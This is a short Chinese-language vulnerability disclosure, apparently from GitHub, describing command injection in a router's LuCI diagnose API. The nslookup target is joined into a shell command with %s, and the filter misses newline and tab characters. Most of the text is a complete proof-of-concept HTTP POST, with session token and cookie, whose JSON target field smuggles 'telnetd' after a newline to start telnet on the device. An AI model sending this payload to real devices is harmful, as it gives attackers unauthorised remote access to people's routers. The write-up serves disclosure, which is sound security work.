
在执行nslookup操作的时候涉及到命令拼接，并且在拼接的时候没有使用lua中安全的%q，而是采用了%s进行命令拼接



虽然在check中检查了一些特殊字符：



但是没有检查\n和\t，所以仍然可以触发命令注入

使用如下poc：

POST /cgi-bin/luci/api/diagnose?auth=c0792e605326b4cac7e36e4dbe1dce90 HTTP/1.1

Host: 192.168.110.1

Content-Length: 103

Accept: application/json, text/plain, \*/\*

Content-Accept: 687084ab7c1bc47057547ad41eb0d446

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.54 Safari/537.36

Content-Type: application/json;charset=UTF-8

Origin: http://192.168.110.1

Referer: http://192.168.110.1/cgi-bin/luci/;stok=7c52d4b51e60cd3c2204aa55b2ee2a6e/admin/alone/diagnose/diagnose\_tool

Accept-Encoding: gzip, deflate

Accept-Language: zh-CN,zh;q=0.9

Cookie: G1SU1U6130963=c0792e605326b4cac7e36e4dbe1dce90; \_\_APP\_LANG\_\_=zh\_cn

Connection: close

{"method":"nslookup","params":{"type":"3","count":"4","size":"64","ttl":"20","target":"wwww\ntelnetd"}}

即可完成任意命令注入，poc中使用的是telentd，成功开启了设备的telnet服务

